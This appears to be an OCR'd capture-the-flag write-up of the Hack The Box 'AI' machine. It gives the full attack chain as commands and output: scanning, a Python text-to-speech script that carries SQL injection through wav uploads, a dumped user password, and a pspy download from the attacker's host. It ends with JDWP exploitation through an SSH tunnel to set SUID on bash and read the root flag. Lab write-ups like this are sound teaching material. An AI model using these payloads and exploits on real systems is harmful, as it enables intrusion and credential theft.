
ai

```
┌──(root💀kali)-[/Documents/htb/boxes/ai]
└─# nmap -sC -sV  10.10.10.163
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-27 17:00 EDT
Nmap scan report for 10.10.10.163
Host is up (0.054s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6d:16:f4:32:eb:46:ca:37:04:d2:a5:aa:74:ed:ab:fc (RSA)
|   256 78:29:78:d9:f5:43:d1:cf:a0:03:55:b1:da:9e:51:b6 (ECDSA)
|_  256 85:2e:7d:66:30:a6:6e:30:04:82:c1:ae:ba:a4:99:bd (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Hello AI!
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



Drop your query using wav file.


Select wav to upload: Browse... No file selected. Process It!

```
┌──(root💀kali)-[/Documents/htb/boxes/ai]
└─# ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -u http://10.10.10.163/FUZZ
```

```
.html                   [Status: 403, Size: 277, Words: 20, Lines: 10]
.htm                    [Status: 403, Size: 277, Words: 20, Lines: 10]
contact                 [Status: 200, Size: 37371, Words: 247, Lines: 191]
index                   [Status: 200, Size: 37347, Words: 241, Lines: 190]
db                      [Status: 200, Size: 0, Words: 1, Lines: 1]
about                   [Status: 200, Size: 37503, Words: 267, Lines: 191]
.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10]
.htc                    [Status: 403, Size: 277, Words: 20, Lines: 10]
.html_var_DE            [Status: 403, Size: 277, Words: 20, Lines: 10]
ai                      [Status: 200, Size: 37569, Words: 271, Lines: 195]
.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10]
.html.                  [Status: 403, Size: 277, Words: 20, Lines: 10]
.html.html              [Status: 403, Size: 277, Words: 20, Lines: 10]
.htpasswds              [Status: 403, Size: 277, Words: 20, Lines: 10]
.htm.                   [Status: 403, Size: 277, Words: 20, Lines: 10]
.htmll                  [Status: 403, Size: 277, Words: 20, Lines: 10]
.html.old               [Status: 403, Size: 277, Words: 20, Lines: 10]
.ht                     [Status: 403, Size: 277, Words: 20, Lines: 10]
.html.bak               [Status: 403, Size: 277, Words: 20, Lines: 10]
.htm.htm                [Status: 403, Size: 277, Words: 20, Lines: 10]
.html1                  [Status: 403, Size: 277, Words: 20, Lines: 10]
.htgroup                [Status: 403, Size: 277, Words: 20, Lines: 10]
.hta                    [Status: 403, Size: 277, Words: 20, Lines: 10]
.html.printable         [Status: 403, Size: 277, Words: 20, Lines: 10]
.html.LCK               [Status: 403, Size: 277, Words: 20, Lines: 10]
intelligence            [Status: 200, Size: 38674, Words: 474, Lines: 273]
.htm.LCK                [Status: 403, Size: 277, Words: 20, Lines: 10]
```

nput as below.

Your Input	AI Output
Commento	Comment
Idea	Design | Schema | Thought
join	merge | union
Won	One
We take care about special characters in your input	
Comma	,
Dot|Period	.
Dollar sign	$
Well we also thought about programmers	
Say hi python	print("hi");
Comment python	#
Comment php	//
Comment Database	-- -
Say hi in C	#include int main() { printf("Hello World"); return 0; }


https://ttsmp3.com
repo/...
Reverse Shell Cheat Sh...
Linux - Privilege Escala...
Windows - Privilege Es...
CyberChef
CrackSta
mp3/?
Easily convert your US English text into professional speech for free. Perfect for e-learning, presentations, YouTube videos and in
of your website. Our voices pronounce your texts in their own language using a specific accent. Plus, these texts can be downloade
languages, multiple speakers are available.
hello
US English / Joey
Read
Download as MP3
Opening ttsMP3.com_VoiceText_2021-5-27_17 44 47.mp3
You have chosen to open:
ttsMP3.com_VoiceText_2021-5-27_17 44 47.mp3
which is: MP3 audio (3.7 KB)
from: blob:
What should Firefox do with this file?
Open with
Audacity (default)
Save File
Do this automatically for files like this from now on.
Cancel
OK

```
┌──(root💀kali)-[/Documents/htb/boxes/ai]
└─# mv ttsMP3.com\ VoiceText\ 2021-5-27\ 17\:\ 44\:\ 47.mp3 hello.mp3

┌──(root💀kali)-[/Documents/htb/boxes/ai]
└─# ls
ai.ctb  ai.ctb~  ai.ctb~~  ai.ctb~~~  hello.mp3
```

Drop your query using wav file.

Select wav to upload: Browse... hello.mp3 Process It!

Drop your query using wav file.

Select wav to upload: Browse... No file selected. Process It!

Our understanding of your input is :
Query result :

since we controle the query ,we assume that may be vulnurable to sql injection

inject.py

```python
#!/usr/bin/env python
import subprocess
import requests
import shutil
import json
import sys
import re

msg = sys.argv[1]

#text to speech
headers = {'Content-type' : 'application/x-www-form-urlencoded'}
url = 'https://ttsmp3.com/makemp3_new.php'
r = requests.post(url, data={'msg' : msg, 'lang':'Joey','source':'ttsmp3'}, headers=headers)

#download result
url = json.loads(r.text)['URL']
r = requests.get(url, stream=True)
with open('tmp.mp3', 'wb') as f:
    shutil.copyfileobj(r.raw, f)

#convert
subprocess.call(['ffmpeg', '-i', 'tmp.mp3', 'tmp.wav'])

#upload & check result
url = 'http://10.10.10.163/ai.php'
files = {'fileToUpload': open('tmp.wav','rb')}
r = requests.post(url, files=files, data={'submit':'Process It!'})
print(r.text)

```

```
┌──(root💀kali)-[/Documents/htb/boxes/ai]
└─# python3 inject.py 'open single kwote'
```

```
<h2><form action="" method="post" enctype="multipart/form-data">
    Select wav to upload:
    <input type="file" name="fileToUpload" id="fileToUpload">
    <input  type="submit" value="Process It!" name="submit">
</form></h2>
<h3>Our understanding of your input is : '<br />Query result : You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''''' at line 1<h3>
</div>
<div class="prod-right">
</div>
</div>
</div>
<script src="https://static.codepen.io/assets/common/stopExecutionOnTimeout-de7e2ef6bfefd24b79a3f68b414b87b8db5b08439cac3f1012092b2290c719cd.js"></script>
<script src='https://cdnjs.cloudflare.com/ajax/libs/jquery/2.1.3/jquery.min.js'></script>
```

sql error occured , we may be able to do sql injection attack , and retrieve information from database

```
┌──(root💀kali)-[/Documents/htb/boxes/ai]
└─# python3 inject.py 'open single kwote. union select password from users comment database '
```

```
</form></h2>
<h3>Our understanding of your input is : 'union select password from users -- -<br />Query result : H,Sq9t6}a<)?q93_<h3>
</div>
<div class="prod-right">
</div>
```

alexa:H,Sq9t6}a<)?q93_

```
┌──(root💀kali)-[/Documents/htb/boxes/ai]
└─# python3 inject.py 'open single kwote. union select user from user comment database '
```

```
</form></h2>
<h3>Our understanding of your input is : 'union select user from user -- -<br />Query result : Table 'alexa.user' doesn't exist<h3>
</div>
```

```
┌──(root💀kali)-[/Documents/htb/boxes/ai]
└─# ssh alexa@10.10.10.163
alexa@10.10.10.163's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 5.3.7-050307-generic x86_64)
```

```
Last login: Thu Oct 24 15:04:38 2019 from 192.168.0.104
alexa@AI:~$ id
uid=1000(alexa) gid=1000(alexa) groups=1000(alexa)
alexa@AI:~$ ls
user.txt
alexa@AI:~$ cat user.txt
c43b62c682a8c0992eb6d4a2cda55e4b
```

```
alexa@AI:~$ wget http://10.10.14.23:8000/pspy64s
--2021-05-27 22:56:20--  http://10.10.14.23:8000/pspy64s
Connecting to 10.10.14.23:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1156536 (1.1M) [application/octet-stream]
Saving to: 'pspy64s'

pspy64s                                100%[

2021-05-27 22:56:23 (557 KB/s) - 'pspy64s' saved [1156536/1156536]
```

```
┌──(root💀kali)-[~/Downloads/pspy]
└─# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.163 - - [27/May/2021 18:52:24] "GET /pspy64s HTTP/1.1" 200 -
```

```
alexa@AI:~$ chmod +x pspy64s
alexa@AI:~$ ./pspy64s
```

```
2021/05/27 22:57:14 CMD: UID=0    PID=6075   | /usr/bin/java -Djava.util.logging.config.file=/opt/apache-tomcat-9.0.27/conf/logging.properties -Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager -Djdk.tls.ephemeralDHKeySize=2048 -Djava.protocol.handler.pkgs=org.apache.catalina.webresources -Dorg.apache.catalina.security.SecurityListener.UMASK=0027 -agentlib:jdwp=transport=dt_socket,address=localhost:8000,server=y,suspend=n -Dignore.endorsed.dirs= -classpath /opt/apache-tomcat-9.0.27/bin/bootstrap.jar:/opt/apache-tomcat-9.0.27/bin/tomcat-juli.jar -Dcatalina.base=/opt/apache-tomcat-9.0.27 -Dcatalina.home=/opt/apache-tomcat-9.0.27 -Djava.io.tmpdir=/opt/apache-tomcat-9.0.27/temp org.apache.catalina.startup.Bootstrap start
```

run by root uid=0 , port 8000 remote debugging of java application and that isn't require authentication

```
alexa@AI:~$ ps auxf
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
alexa       5829  0.0  0.1 193608  2336 ?        S    22:53   0:00  \_ (sd-pam)
root        6385 24.4  5.9 3137572 119444 ?      Sl   23:04   0:04 /usr/bin/java -Djava.util.logging.config.file=/opt/apache-tomcat-9.0.27/conf/log
```

```
┌──(root💀kali)-[/Documents/htb/boxes/ai]
└─# searchsploit jdwp
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
Java Debug Wire Protocol (JDWP) - Remote Code Execution                       | java/remote/46501.py
------------------------------------------------------------------------------ ---------------------------------
```

the debug port is only exposed on localhost on the target so to reach it we have to forward the port to us, in this case via ssh

```
┌──(root💀kali)-[/Documents/htb/boxes/ai]
└─# ssh -L 8000:127.0.0.1:8000 alexa@10.10.10.163
alexa@10.10.10.163's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 5.3.7-050307-generic x86_64)
```

run chmod u+s /bin/bash as root on target machine

```
┌──(root💀kali)-[/Documents/htb/boxes/ai]
└─# python 46501.py -t localhost -p 8000 --cmd "chmod u+s /bin/bash"
[+] Targeting 'localhost:8000'
[+] Reading settings for 'OpenJDK 64-Bit Server VM - 11.0.4'
[+] Found Runtime class: id=aa0
[+] Found Runtime.getRuntime(): id=7fa8dc0239c0
[+] Created break event id=2
[+] Waiting for an event on 'java.net.ServerSocket.accept'
[+] Received matching event from thread 0x1
[+] Selected payload 'chmod u+s /bin/bash'
[+] Command string object created id:b45
[+] Runtime.getRuntime() returned context id:0xb46
[+] found Runtime.exec(): id=7fa8dc0239f8
[+] Runtime.exec() successful, retId=b47
[!] Command successfully executed
```

in order to triger the exploit we have to send the request to port 8009 , which is also listenning localy on the target system

```
alexa@AI:~$ netstat -tulpen
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       User       Inode      PID/Program name
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      0          45907      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      111        41273      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      101        33213      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      0          39753      -
tcp6       0      0 127.0.0.1:8005          :::*                    LISTEN      0          47178      -
tcp6       0      0 127.0.0.1:8009          :::*                    LISTEN      0          47170      -
tcp6       0      0 127.0.0.1:8080          :::*                    LISTEN      0          47166      -
tcp6       0      0 :::80                   :::*                    LISTEN      0          40136      -
tcp6       0      0 :::22                   :::*                    LISTEN      0          39764      -
udp        0      0 0.0.0.0:57833           0.0.0.0:*                           114        37720      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           101        33212      -
udp        0      0 0.0.0.0:5353            0.0.0.0:*                           114        37718      -
udp6       0      0 :::50131                :::*                                114        37721      -
udp6       0      0 :::5353                 :::*                                114        37719      -
```

```
alexa@AI:~$ curl http://127.0.0.1:8009
curl: (52) Empty reply from server
```

```
-bash-4.4$ /bin/bash -p
bash-4.4# id
uid=1000(alexa) gid=1000(alexa) euid=0(root) groups=1000(alexa)
bash-4.4# cat /root/root.txt
0ed04f28c579bf7508a0566529a8eaa3
bash-4.4#
```